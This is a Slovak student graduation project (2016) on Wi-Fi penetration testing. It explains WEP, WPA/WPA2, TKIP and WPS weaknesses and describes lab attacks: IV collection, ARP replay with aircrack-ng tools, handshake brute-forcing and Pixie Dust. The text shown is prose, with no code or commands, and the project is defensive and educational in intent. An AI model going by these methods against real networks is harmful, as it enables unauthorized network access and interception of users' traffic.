Spojená škola, Komárňanská 28, Nové Zámky, 940 75
o.z. Stredná priemyselná škola elektrotechnická - S.A.Jedlika

„Penetračné testovanie bezdrôtových sietí“

Vlastný projekt

Praktická časť odbornej zložky maturitnej skúšky

Nové Zámky
2016

riešiteľ:
Patrik Goldschmidt
ročník štúdia: **štvrtý**

Spojená škola, Komárňanská 28, Nové Zámky, 940 75
o.z. Stredná priemyselná škola elektrotechnická - S.A.Jedlika

„Penetračné testovanie bezdrôtových sietí“

Vlastný projekt

Praktická časť odbornej zložky maturitnej skúšky

Nové Zámky
2016

riešiteľ:
Patrik Goldschmidt
ročník štúdia: **štvrtý**

konzultant:
Ing. Michal Miko

Spojená škola, Komárňanská 28, Nové Zámky
Stredná priemyselná škola elektrotechnická S. A. Jedlika
S. A. Jedlik Elektrotechnikai Ipari Középiskola

PRAKTICKÁ ČASŤ ODBORNEJ ZLOŽKY MATURITNEJ SKÚŠKY
Obhajoba vlastného projektu

Meno študenta: **Patrik Goldschmidt**
Trieda: **IV. IT**
Školský rok: **2015/16**
Odborné zameranie: **Informačné a sieťové technológie**
Konzultant interný: **Ing. Michal MIKO**
Konzultant externý:

Názov projektu: **Penetračné testovanie bezdrôtových sietí.**

Zadanie:

1.) Vykonajte analýzu zraniteľností a zabezpečenia bezdrôtových sietí Wi-Fi.
2.) Vytvorte postup pre širokospektrálne testovanie a vyhodnocovanie zabezpečenia bezdrôtových PC sietí.
3.) Na základe dosiahnutých výsledkov definujte pravidlá pre dostatočné zabezpečenie bezdrôtových PC sietí proti nežiaducim prienikom.

Čiastkové úlohy:

1.) Naštudujte si problematiku zabezpečenia a testovania bezdrôtových PC sietí.
2.) Na praktických príkladoch vykonajte rôzne formy útokov na bezdrôtové PC siete a na základe výsledkov stanovte spôsoby ochrany a zabezpečenia proti potenciálnym hrozbám.
3.) Vykonajte a vyhodnoťte verejný prieskum, ktorým zmapujete aktuálny stav ochrany používateľov pri pripájaní sa na bezdrôtové siete.
4.) Postup svojej práce vhodne a výstižne písomne zdokumentujte, a taktiež ho spracujte vo forme prezentácie alebo videa.
5.) Ďalšie pokyny budú uvádzané priebežne na konzultáciách k projektu.

V Nových Zámkoch, dňa: 13. 10. 2015

interný konzultant:

externý konzultant:

zástupca riaditeľa školy:

Čestné vyhlásenie

Vyhlasujem, že som túto prácu vypracoval samostatne s pomocou konzultanta Ing. Michala Mika a uviedol som všetku použitú literatúru.

.....

Poďakovanie

Chcel by som sa poďakovať môjmu konzultantovi Ing. Michalovi Mikovi, za cenné rady pri počiatočných fázach práce, ako aj za poskytnutie hardvéru, ktorý umožnil výkon niektorých testov. Ďalej sa chcem poďakovať redakcii časopisu PC Revue, ktorá značnou mierou podporila výskumnú a publicistickú činnosť uvádzanú v tejto práci. Poďakovanie taktiež patrí používateľskej komunite fóra hackforums.net, ktorá mi s otázkami a prípadnými problémami vždy pomohla.

Obsah

Úvod **6**

1. Problematika a prehľad literatúry **7**

1.1. Bezpečnosť bezdrôtových sietí 7

1.2. Rozdelenie útokov na Wi-Fi siete 7

1.3. Zraniteľnosti protokolu WEP 8

1.4. Princíp útoku hrubou silou na WPA/WPA2 systémy 9

1.5. Teoretické koncepty útokov na protokol WPA 11

1.6. Online a offline WPS brute-force útoky 11

1.7. Odchytávanie bezdrôtovej komunikácie 13

2. Ciele práce **14**

3. Materiál a metodika **15**

3.1. Príprava na vykonanie útokov 15

3.2. Prevedenie útokov na siete WEP 15

3.3. Brute-force útok voči WPA/WPA2 16

3.4. Zneužívanie WPS zraniteľností 17

3.5. Odchytávanie bezdrôtovej komunikácie 17

3.6. Príprava a spracovanie dotazníka 18

4. Výsledky práce a diskusia **19**

4.1. Praktická časť 19

4.2. Výskumná časť 20

4.3. Publicistická časť 21

5. Závery práce **22**

Zhrnutie **24**

Resume **25**

Zoznam použitej literatúry **26**

Prílohy **27**

Úvod

Prvý bezdrôtový štandard Wi-Fi 802.11 bol vytvorený v roku 1997. Za necelých 20 rokov sa rýchlosť prenosu dát zvýšila z 1 Mb/s na neuveriteľnú rýchlosť 6.75 Gb/s. Wi-Fi postupom času preniklo do veľkého množstva firiem, škôl a domácností. Na základe výskumu z roku 2011 má vlastnú Wi-Fi sieť každá štvrtá domácnosť. Vyspelejšie krajiny ako Nemecko a Francúzsko dosahujú vyše 70 % pokrytie domácností.[1] Podľa predpovedí bude do roku 2020 na internete pripojených vyše 20 miliárd zariadení, pričom väčšina z nich sa bude pripájať bezdrôtovo.[2] Bezdrôtové technológie vrátene Wi-Fi sú teda stále vo vývoji a na ich popularite každým rokom pribúda.

Okrem benefitov Wi-Fi sietí však treba prihliadať aj na ich negatívne stránky. Jedným z týchto negatívnych aspektov je bezpečnosť. Pri klasických káblových sieťach putujú dáta len po danom médiu - kábli. Tento prenos dát je relatívne bezpečný, keďže jediný spôsob ich odcudzenia je prostredníctvom priameho fyzického pripojenia na sieť. V prípade Wi-Fi sietí je však prenosové médium vzduch. Dáta lietajú všade naokolo, takže každý v dosahu signálu ich dokáže teoreticky zachytiť a prečítať. Vzhľadom na tento fakt sa vynára množstvo bezpečnostných otázok, ktoré je pri používaní Wi-Fi sietí nutné riešiť.

Spomínaná rastúca popularita Wi-Fi sietí a rôzne bezpečnostné hrozby sa stali motiváciou na vypracovanie tejto práce. Nespočetné množstvo výskumov každoročne dokazuje, že bežní používatelia sa o svoju ochranu na internete veľmi nezaujímajú. My sme preto pátrali, akým hrozbám sú používatelia naozaj vystavení a čo všetko im na Wi-Fi sieťach hrozí. Pohľad na bezpečnostné otázky sme však zobrali z trochu iného pohľadu. Namiesto zabezpečovania sietí sme sa snažili ich bezpečnosť narušiť. V nasledujúcom dokumente preto popisujeme rôzne typy kybernetických útokov voči Wi-Fi sieťam. Útokom sa nevenujeme iba v teoretickej rovine, ale všetky druhy popisovaných útokov boli vykonané aj prakticky. Na prevedenie útokov sme využili rovnaké nástroje, aké používajú profesionálni bezpečnostní analytici a hackeri. Po vykonaní týchto útokov sme následne navrhli opatrenia, ktoré by podobným útokom v budúcnosti zabraňovali.

V druhej časti práce sme sa venovali vlastnému výskumu vo forme ankety. Zaujímalo nás, aký postoj majú k ochrane na Wi-Fi sieťach ich používatelia. Výsledky výskumu a spomínaných testov sme následne publikovali v časopise PC Revue, a taktiež aj na webstránke pcrevue.sk

1. Problematika a prehľad literatúry

1.1. Bezpečnosť bezdrôtových sietí

Už pri počiatočnom návrhu štandardu Wi-Fi bolo jasné, že dáta musia byť nejakým spôsobom zabezpečené. Z tohto dôvodu bol vyvinutý protokol WEP, ktorého úlohou bolo udržiavanie dôvernosti prenášaných dát. Pomocou algoritmu RC4 šifroval prenášanú komunikáciu na sieti, takže útočník nevedel odchytené dáta dešifrovať, a tým pádom komunikáciu prečítať. Avšak, prvý teoretický útok na protokol WEP bol vymyslený už v roku 2001. Od tej doby boli stále nachádzané nové a nové zraniteľnosti, čím počet útokov rástol. Napokon bol WEP v roku 2004 vyhlásený za nedostatočnú ochranu a jeho vývoj sa pozastavil.

Pre okamžité riešenie nedostačujúceho zabezpečenia protokolu WEP bol vydaný protokol WPA, ktorý sa snažil opraviť nájdené chyby v jeho predchodcovi. WPA implementoval nový, dynamický spôsob správy šifrovacích kľúčov nazývaný TKIP. Tento spôsob vytvára unikátny šifrovací kľúč pre každú zaslanú správu. Toto bola obrovská zmena oproti protokolu WEP, ktorý používa 40 alebo 104-bitový statický šifrovací kľúč počas celého priebehu komunikácie. Ďalšia podstatná zmena v protokole WPA sa týkala autentifikácie. Nový spôsob autentifikácie prebieha pomocou metódy nazývanej 4-way handshake. Táto metóda umožňuje overenie znalosti prístupového hesla aj bez jeho priameho odhalenia. Protokol WPA bol však navrhnutý iba ako dočasné riešenie na vyriešenie problémov s WEP. Hlavná implementácia nového bezpečnostného protokolu bola vydaná v roku 2004 ako sada štandardov 802.11i pod názvom WPA2.

Najnovší bezpečnostný protokol WPA2 preberá niektoré funkcie z protokolu WPA, a taktiež pridáva ďalšie vylepšenia na maximalizovanie bezpečnosti. Namiesto TKIP využíva iný typ šifrovania zvaný CCMP (štandard šifrovacej rodiny typu AES). Zmena šifrovania, ako aj iné drobné zmeny robia z protokolu WPA2 veľmi bezpečnú voľbu.

1.2. Rozdelenie útokov na Wi-Fi siete


Bezdrôtová komunikácia vždy bola a vždy bude náchylná na rôzne typy útokov. Najstaršie útoky na WEP využívali objavené chyby v šifrovacom protokole. Keďže v šifrovaní, ktoré využíva WPA2 neboli doposiaľ objavené žiadne závažnejšie chyby, dnešné útoky na systémy tohto typu sú skôr zamerané na snahu o prelomenie slabého hesla. Pomerne populárne sú aj útoky typu man-in-the-middle a taktiež rôzne phishing

a social engineering procedúry, ktoré sa spoliehajú na nedostatočné vzdelanie alebo prílišnú dôverčivosť používateľov.

Táto práca sa venuje prevažne útokom s technickými aspektami, preto sa s popisom phishing a social engineering procedúr nestretneme.

1.3. Zraniteľnosti protokolu WEP

Ako sme si už spomenuli, bezpečnostný protokol WEP používa zastaraný typ šifrovania - algoritmus RC4. Tento algoritmus používa statický kľúč zvolený používateľom a 24-bitovú náhodnú hodnotu nazývanú inicializačný vektor (IV). Po spracovaní týchto dvoch údajov sa v RC4 algoritme vytvorí šifrovací kľúč, ktorým je pomocou funkcie XOR šifrovaná nasledujúca správa. Tento proces demonštruje Obrázok



č. 1.

Obr. č.1 - Princíp RC4 šifrovania

Inicializačný vektor je pripájaný ku každému WEP frame, pričom sa odosiela nešifrovaný. V tomto prípade sa vynára otázka, čo keď bude vygenerovaný rovnaký inicializačný vektor dvakrát. Tento stav by znamenal obrovský problém, pretože by bol dvakrát použitý ten istý šifrovací kľúč. Rôznymi analýzami a výpočtami by sa potom mohlo dať zistiť, čo pozostávalo z pôvodného vstupu do algoritmu RC4. Týmto pádom by bolo možné zistiť používané heslo na sieti. O pravdepodobnosti vygenerovania toho istého inicializačného vektora pri 2^{12} framoch hovorí narodeninový paradox.[3]

$$\bar{p}(2^{12}) = 1 * \left(1 - \frac{1}{2^{24}}\right) * \left(1 - \frac{2}{2^{24}}\right) \dots \left(1 - \frac{2^{12}-1}{2^{24}}\right) = \frac{2^{24} * (2^{24}-1) \dots (2^{24} - 2^{12} + 1)}{(2^{24})^{2^{12}}}$$

$$= \frac{(2^{24})!}{(2^{24})^{4096} * (2^{24} - 2^{12})!} = 0{,}60658$$

$$p(2^{12}) = 1 - 0{,}60658 = 0{,}39342$$


Z výpočtov sme zistili, že existuje 39 % šanca na výskyt toho rovnakého IV pri 2^{12} bezdrôtových správach. Na tento problém nadviazal prvý útok na WEP šifrovanie

z roku 2001. Útok sa zakladal na predpoklade, že útočník, ktorý pasívne monitoruje komunikáciu na sieti dokáže zhromaždiť dostatočný počet inicializačných vektorov. Použitím rôznych matematických výpočtov a analýz vie pri počte niekoľko miliónov odchytených správ obnoviť používané heslo na sieti. Prevedenie tohto typu útoku trvá niekoľko hodín.

Ďalší významný spôsob dešifrovania bol predstavený v roku 2004 hackerom KoreK, ktorý minimalizoval počet potrebných zachytených packetov na cca. 700-tisíc. Najnovší útok z roku 2007 pod názvom PTW využíva ďalšie objavené chyby v RC4 šifrovaní, čo nám pri 35-tisíc odchytených správ zaisťuje 50 % šancu úspechu. Pri 45-tisícoch existuje dokonca až 85 % šanca na úspešné prevedenie útoku, čím je PTW útok na WEP sieť možné previesť za menej ako minútu.[4]


1.4. Princíp útoku hrubou silou na WPA/WPA2 systémy

Keďže protokoly WPA a WPA2 nepoužívajú statický šifrovací kľúč, dynamický kľúč je generovaný vždy pri pripojení klienta na sieť a má životnosť počas celého trvania relácie. V prípade odpojenia a opätovného pripojenia klienta je opäť generovaný nový šifrovací kľúč. Vzhľadom na tento fakt sú útoky pomocou štatistickej analýzy ako v prípade WEP nemožné. Proces autentifikácie a generovania dynamického šifrovacieho kľúča sa nazýva 4-way handshake. Jedná sa teda o akúsi 4-stupňovú výmenu správ medzi prístupovým bodom a klientom. Tento proces znázorňuje Obrázok č. 2.



Obr. č. 2 - Proces 4-stupňovej výmeny správ

Proces generovania dynamického kľúča začína pripojením zariadenia na sieť. Po pokuse o asociáciu a autentifikáciu si zariadenia musia vytvoriť Pre-Shared Key (PSK). Tento proces prebieha na základe zadaného používateľského hesla a ESSID (názvu) siete, ktoré sú spracované v špeciálnej hash funkcii. Výsledkom operácie je 256-bitový reťazec - PSK, tiež nazývaný PMK (Pairwise Master Key). Po vygenerovaní PSK zahajuje 4-stupňovú výmenu samotný prístupový bod, ktorý vygeneruje pseudo-náhodnú hodnotu (ANounce) a odošle ju klientovi. Klient po prijatí správy s touto hodnotou vygeneruje svoju vlastnú presudo-náhodnú hodnotu (SNounce). Pomocou MAC adries zariadení, presudo-náhodných hodnôt a PMK je následne vygenerovaná hodnota PTK, ktorá sa bude v budúcej komunikácii používať na účely šifrovania správ. Tento priebeh je znázornený na Obrázku č. 3.



Obr.č. 3 - Proces funkcie na výpočet hodnoty PTK

Po vygenerovaní PTK u klienta je z tejto hodnoty vypočítaný kontrolný súčet MIC, ktorý je následne v správe č. 2 poslaný spolu s klientovou preudo-náhodnou hodnotou. Prístupový bod si po prijatí druhej správy vygeneruje vlastnú PTK hodnotu a z nej odvodí vlastný MIC. Kontrolný súčet je následne porovnávaný s prijatým výsledkom od klienta. V prípade, že sa MIC hodnoty zhodujú, klient potvrdil znalosť prístupového kľúča a proces sa dokončí prostredníctvom správy 3 a 4. Ak sa MIC hodnoty nezhodujú, prístupový bod odošle deautentifikačný packet, ktorý spôsobí vyhostenie klienta zo siete.

Týmto procesom si klient overí znalosť prístupového kľúča a taktiež sa ustanoví nový dynamický šifrovací kľúč. Toto všetko je riešené bezpečným spôsobom, ktorý útočníci nevedia priamo zneužiť. Zamyslime sa však nad tým, ktoré veci vie potencionálny útočník z odchytených správ 4-way handshake procesu prečítať. ANounce a SNouce sa posielajú nešifrované a v hlavičke správy sa taktiež nachádzajú MAC adresy zariadení. Takže jediná vec, ktorá útočníkovi bráni k získaniu PTK je kľúč PMK. Spomeňme si, že PMK je generovaný špeciálnou hash funkciou pomocou prístupového hesla a ESSID. Jediný prvok, ktorý teda útočník nepozná je spomínané prístupové heslo.

V súčasnosti neexistuje žiadny spôsob, ktorý by túto hash funkciu dokázal prelomiť, a tak jedinou možnosťou je prístupové heslo nejakým spôsobom získať. Jednou

z možností je napríklad jeho uhádnutie. Na tomto princípe je založený útok brute-force, ktorý sa na miesto hesla snaží dosadzovať rôzne reťazce, generovať hodnotu PTK a následne porovnávať kontrolné súčty. V prípade, že sa kontrolný súčet zhoduje, PTK sa taktiež zhoduje a tým pádom bolo heslo úspešne uhádnuté. Na základe metódy skúšania hesiel sa útoky brute-force dajú rozdeliť na dva druhy. Brute-force útok metódou „od a po z“ skúša všetky možné variácie znakov na tvorbu slov. Tento typ útoku má vždy teoreticky 100 % úspešnosť. Vzhľadom na časovú náročnosť pri miliardách skúšaných slov však tento útok nemusí nikdy skončiť, preto môže byť v praxi z časových dôvodov neuskutočniteľný. Druhý typ útoku je slovníkový brute-force, ktorý sa zakladá na skúšaní často používaných výrazov z dostupnej databázy slov.

1.5. Teoretické koncepty útokov na protokol WPA

Protokol WPA bol navrhnutý ako okamžité riešenie slabého WEP zabezpečenia. Z tohto dôvodu bol použitý rovnaký šifrovací algoritmus (RC4) za účelom najväčšej hardvérovej kompatibility na vtedajších menej výkonných zariadeniach. Použitý šifrovací protokol predstavuje potenciálne bezpečnostné riziko, preto sa aj na tento protokol postupom času začali vyvíjať rôzne formy útokov. WPA TKIP útoky z rokov 2008 a 2013 neumožňujú získať prístupové heslo od siete, avšak dovoľujú dešifrovať prenášaný packet a následne podsunúť istý počet packetov na sieť bez znalosti prístupového hesla. Podsunutie packetov môže vyvolať ďalšie útoky typu ARP spoofing, DNS poisoning a iné.[5] Zámerom tohto útoku teda nie je získať prístupové heslo od siete, úspešný útok len umožňuje podsunúť zopár packetov na sieť bez potreby znalosti hesla. Tieto útoky sú však iba v teoretickej forme a doposiaľ neexistuje žiadny automatizovaný nástroj, ktorý by tento útok umožňoval. Používatelia WPA sietí sú preto relatívne v bezpečí.

Viac informácii o tomto útoku je možné zistiť v prílohách na stranách P70 a P71.

1.6. Online a offline WPS brute-force útoky

WPS (Wi-Fi Protected Setup) je bezdrôtový štandard, ktorý bol pôvodne vytvorený za účelom uľahčenia prístupu na Wi-Fi sieť. Jeho zámerom je poskytnúť veľmi jednoduchý prístup do siete pre bežných užívateľov, ktorí nemajú znalosti o bezpečnostných protokoloch používaných na Wi-Fi. Použitie služby WPS je možné buď prostredníctvom stlačenia tlačidla na zariadení, alebo zadaním 8-miestneho WPS PIN kódu. Samotný koncept - uľahčiť používateľovi prístup do siete znie síce zaujímavo, ale na základe zlého návrhu protokolu bol značne uľahčený aj prístup pre útočníkov.

Zamyslime sa nad situáciou, ak by sa nepovolaná osoba dostala k fyzickému kontaktu s routerom a následne by si prečítala PIN alebo jednoducho zatlačila tlačidlo. V prípade dobrého umiestnenia AP tento problém nehrozí, vo WPS sa však vyskytuje oveľa triviálnejšia chyba. Keďže WPS PIN kód obsahuje 8 číslic, teoreticky existuje 10^8 rôznych číselných kombinácii. Nepochopiteľne je však PIN kód rozdelený na 2 časti, ktoré router kontroluje nezávisle. Router preto pri zadávaní PIN oznámi, či máme dobre prvú polovicu kódu, druhú polovicu kódu alebo celý kód. V poslednom prípade získame do siete prístup. Postupnou kontrolou kódu sa počet znižuje na $10^4 + 10^4$ možností. Posledná cifra v PIN však slúži iba ako kontrolný súčet, takže ju netreba vedieť, ale program ju vie jednoducho dopočítať. Po týchto úpravách získavame $10^4 + 10^3 = 11\ 000$ rôznych variácii PIN kódu. Pri takomto malom počte už nie je problém skúšať každú možnosť po poradí a čakať, kým uhádneme tú správnu. Útok prebieha online formou, čo znamená, že k sieti je nutný neustály prístup počas celej doby útoku. Tento útok je možné previesť v priebehu niekoľkých hodín v závislosti od sily signálu a ďalších faktorov. Výsledkom útoku je získanie WPA/WPA2 prístupového hesla, a tým pádom aj získanie neoprávneného prístupu do siete.

Druhý spôsob WPS útoku je tzv. offline útok, ktorý vystupuje pod menom Pixie Dust. Keďže sa jedná o offline typ útoku, na jeho prevedenie nie je nutné byť v priamom dosahu siete po celý čas. Koncept sa zakladá na nedostačujúcej entropii pseudo-náhodných hodnôt (nounce). Útok sa zakladá na fakte, že pri využívaní WPS služby sú medzi klientom a prístupovým bodom vymieňané správy. Tieto správy obsahujú hash reťazec, ktorý bol vytvorený pomocou nounce hodnôt a WPS PIN kódu. V prípade zachytenia takýchto správ budeme mať spomínanú hash hodnotu k dispozícii. Keďže náhodné generovanie čísel je v niektorých prípadoch odhadnuteľné alebo nedostatočné, útočník vie tieto čísla zistiť, a tým pádom bude poznať polovicu obsahu WPS hashu. Ďalšie fázy útoku sú už podobné ako pri WPA/WPA2 prelamovaní. Program dosadzuje do algoritmu rôzne PIN kódy, vytvára z nich hash reťazce a potom ich porovnáva s pôvodným reťazcom, ktorý získal z odchytenej správy. V prípade, že sa reťazce zhodujú, PIN kód bol úspešne obnovený. Offline variant trvá oveľa kratšie ako online útok, spravidla 2 až 3 minúty. Tento fakt je spôsobený tým, že klient nemusí po sieti prenášať žiadne správy a taktiež nemusí čakať na odpoveď WPS zariadenia. Útok Pixie Dust je však aplikovateľný iba na niektorých druhoch zariadení, u ktorých je známa ich nedostatočná entropia pri generovaní náhodných čísel.

1.7. Odchytávanie bezdrôtovej komunikácie

Ako bolo spomenuté v predošlých častiach, najväčšie nebezpečenstvo pri bezdrôtovej komunikácii je hrozba zachytenia a zneužitia dát tretími osobami. Z tohto dôvodu implementujú jednotlivé bezpečnostné protokoly šifrovanie správ. Správy putujúce v bezdrôtovom spektre sú týmto spôsobom chránené proti útočníkom mimo siete.

Protokol WEP používa statický kľúč na šifrovanie všetkých správ, preto znalosť prístupového kľúča stačí a útočník dokáže okamžite rozšifrovať všetky prenášané správy na bezdrôtovej sieti. Protokol WPA a WPA2 však používa dynamický šifrovací kľúč, preto znalosť prístupového hesla od siete nestačí. Ako vieme, celý proces ustanovenia dynamického kľúča prebieha nešifrovaný, preto útočník dokáže zachytiť pseudo-náhodné hodnoty, MAC adresy a vygenerovať si rovnaký PTK kľúč ako je používaný v komunikácii medzi klientom a prístupovým bodom. Za tohto predpokladu útočník musí zachytiť aktuálne prebiehajúcu 4-stupňovú výmenu správ od začiatku, inak správy medzi klientom a AP nebude vedieť dešifrovať. Tento proces je možné dosiahnuť buď čakaním, kým sa klient svojvoľne nepripojí na sieť, alebo násilnou deautentifikáciou, čím je proces 4-way handshake vynútený a požadované správy sú opäť vymieňané. Pomocou popísaných postupov je možné rozšifrovať všetku bezdrôtovú komunikáciu v prípade znalosti kľúča na WEP, ale aj na WPA a WPA2 sieťach.

Samotné dešifrovanie bezdrôtovej komunikácie však nemusí niekedy stačiť, pretože dáta je možné šifrovať aj na vyšších vrstvách. Šifrovanie na L2 (spojovej) a L3 (sieťovej) vrstve OSI modelu môže prebiehať pomocou služby VPN. Dáta sú však najčastejšie šifrované na aplikačnej úrovni. O tento druh šifrovania sa stará viacero protokolov, v prípade šifrovania webového obsahu je to HTTPS. Tento protokol automaticky šifruje komunikáciu medzi web serverom a klientom počas celej relácie. V prípade odchytenia správy šifrovanej jedným z týchto spôsobov útočník nebude vedieť prečítať jej obsah aj napriek tomu, že úspešne rozšifroval bezpečnostný protokol Wi-Fi siete.

Proces odchytávania bezdrôtovej komunikácie je však stále pomerne nebezpečný, keďže nie všetka komunikácia je šifrovaná. Útočník môže z odchytených správ zistiť, akú stránku si práve používateľ prehliada a v prípade nepozornosti používateľa môže útočník odchytiť aj prihlasovacie údaje zo stránok, ktoré šifrovanie nepoužívajú.

2. Ciele práce

Hlavným cieľom práce je demonštrovanie potenciálneho nebezpečenstva na Wi-Fi sieťach. Práca sa bude zameriavať na praktické prevedenie doteraz spomínaných útokov. Každá takáto demonštrácia bude podrobne zdokumentovaná z teoretického aj z praktického hľadiska. Útok následne porovnáme s inými útokmi podobného typu a na záver bude vyhodnotíme, ktorý z útokov je najefektívnejší na riešenie danej situácie. Porovnávané budú rôzne aspekty, obzvlášť časová náročnosť, pravdepodobnosť úspechu, vyžadované znalosti a iné špeciálne požiadavky potrebné na prevedenie. V prípade útokov v teoretickej podobe bude prediskutovaná ich využiteľnosť v reálnych podmienkach. Po úspešnom vykonaní všetkých testov budú navrhnuté riešenia, ktoré by mohli jednotlivé útoky odraziť, alebo aspoň zmierniť ich negatívne následky na bezpečnosť používateľov a plynulý chod počítačového systému. Po dokončení všetkých testov bude vydaný dokument, ktorý zhrnie všetky doterajšie riešenia a interpretuje ich menej odbornou formou pre bežných používateľov, ktorým poradí, ako správne zabezpečiť svoju domácu Wi-Fi sieť. Druhý dokument sa bude venovať rôznym technikám na ochranu používateľských dát počas používania verejných Wi-Fi sietí.

Po dokončení praktických testov sa budeme ďalej zaoberať tematikou menšieho výskumu. Prostredníctvom krátkeho internetového dotazníka vyhodnotíme bezpečnostné návyky používateľov Wi-Fi sietí na Slovensku. Na získanie objektívnych výsledkov budeme potrebovať aspoň 200 respondentov, ktorých sa pokúsime získať pomocou sociálnych sietí a internetových diskusných fór. Výsledky ankety spracujeme vo forme Excel tabuliek, grafov a závislostí. Tieto výsledky vyhodnotíme a následne porovnáme bezpečnostné návyky jednotlivých vekových skupín, ako aj na základe vzťahu jednotlivcov k informačným a telekomunikačným technológiám.

Výsledky penetračných testov, vypracované dokumenty na tému zlepšenia bezpečnosti a výsledky ankety sa budeme snažiť publikovať. Tieto publikácie budú zamerané hlavne na vzdelávanie bežných používateľov ohľadom kybernetickej bezpečnosti, a tým pádom aj zvyšovanie ich obozretnosti počas používania informačných technológii.

3. Materiál a metodika

3.1. Príprava na vykonanie útokov

Pre úspešný priebeh rôznych testov je nevyhnutná softvérová aj hardvérová príprava. Z hardvérovej stránky potrebujeme aspoň 1 Wi-Fi router, ktorý počas útokov nastavíme na simulovanie požadovanej situácie. Ďalej potrebujeme niekoľko bezdrôtových zariadení, ktoré sa budú správať ako klienti na sieti. Najdôležitejším zariadením by mal byť výkonný notebook, pomocou ktorého budú útoky prebiehať. Na vykonanie popisovaných útokov potrebujeme aj špecializovaný softvér. Prakticky nám stačí akákoľvek linuxová distribúcia operačného systému. Pre zjednodušenie procesu však použijeme distribúcie, ktoré v sebe majú zabudované rôzne nástroje na vykonávanie penetračných testov. Jedným z takýchto systémov je Kali Linux, ktorý budeme v priebehu tejto práce používať. Z oficiálnej stránky kali.org je ho možné stiahnuť zadarmo pod licenciou GNU GPL. Po stiahnutí je nutné tento image nainštalovať buď na fyzický, alebo na virtuálny počítač. Pre účel našich testov sme využili inštaláciu priamo na fyzický počítač, čím sme vytvorili dual-boot systém. Po inštalácii sme vykonali update a upgrade systému. Celý tento proces je popísaný v prílohách na strane P124.

Po všetkých softvérových prípravách sme spustili a nastavili spomínané Wi-Fi routery. Následne prebehlo zapojenie káblov a pripojenie klientov na sieť. Proces simulácie útokov sa týmto pádom mohol začať.

V bežnom režime Wi-Fi adaptér zachytáva len komunikáciu, ktorá je určená pre dané zariadenie. My sme však využili program airmon-ng, ktorý umožňuje jednoduché prepnutie rozhrania do monitor módu. V tomto móde sa Wi-Fi karta snaží zachytiť všetku okolitú komunikáciu, čo je nevyhnutným prvkom pre väčšinu Wi-Fi útokov.

3.2. Prevedenie útokov na siete WEP

Ako sme si už spomenuli v teoretickej časti, protokol WEP je zastaraný a je možné ho prelomiť behom pár minút. V našich testoch boli využité rôzne druhy WEP útokov, všetky však mali ten istý cieľ - získať čo najväčší počet inicializačných vektorov. Jedným zo spôsobov na dosiahnutie tohto stavu je útok pasívnym monitorovaním siete. Ak sa na sieti nachádzajú klienti, ktorí aktívne komunikujú so sieťou, každá ich správa je zašifrovaná novým incializačným vektorom. V závislosti od počtu klientov a druhu ich komunikácie je možné získať dostatočný počet IV v priebehu niekoľkých desiatok minút. Na monitorovanie a zachytávanie komunikácie sme použili integrovanú sieťovú Wi-Fi

kartu a softvér airodump-ng, ktorý je v systéme zabudovaný od jeho inštalácie. Na štatistickú analýzu odchytených dát sme využili metódu PTW a program aircrack-ng.

Pasívny spôsob útoku však zaberá veľa času, preto sme v ďalších testoch prikročili k trochu agresívnejšiemu štýlu. Jedným z agresívnejších spôsobov získania veľkého počtu IV za krátky čas je útok nazývaný ARP Replay. V tomto útoku sme odchytili ARP žiadosť a pomocou nástroja aireplay-ng sme ju opätovné podsúvali na sieť. Odchytený ARP packet ešte musel byť upravený tak, aby bola aktuálna destinačná MAC adresa nahradená za broadcastovú MAC. Táto adresa má formu FF:FF:FF:FF:FF:FF a jej zmenu sme dosiahli prostredníctvom programov aireplay-ng a packetforge-ng. Takýto packet následne podsunieme na sieť. Keďže sa jedná o broadcastovú adresu, všetky zariadenia na sieti tento packet preposielajú, pričom ho vždy šifrujú pomocou iného inicializačného vektora. Týmto pádom sme zariadenia prinútili generovať nové IV, čím bol útok značne zrýchlený.

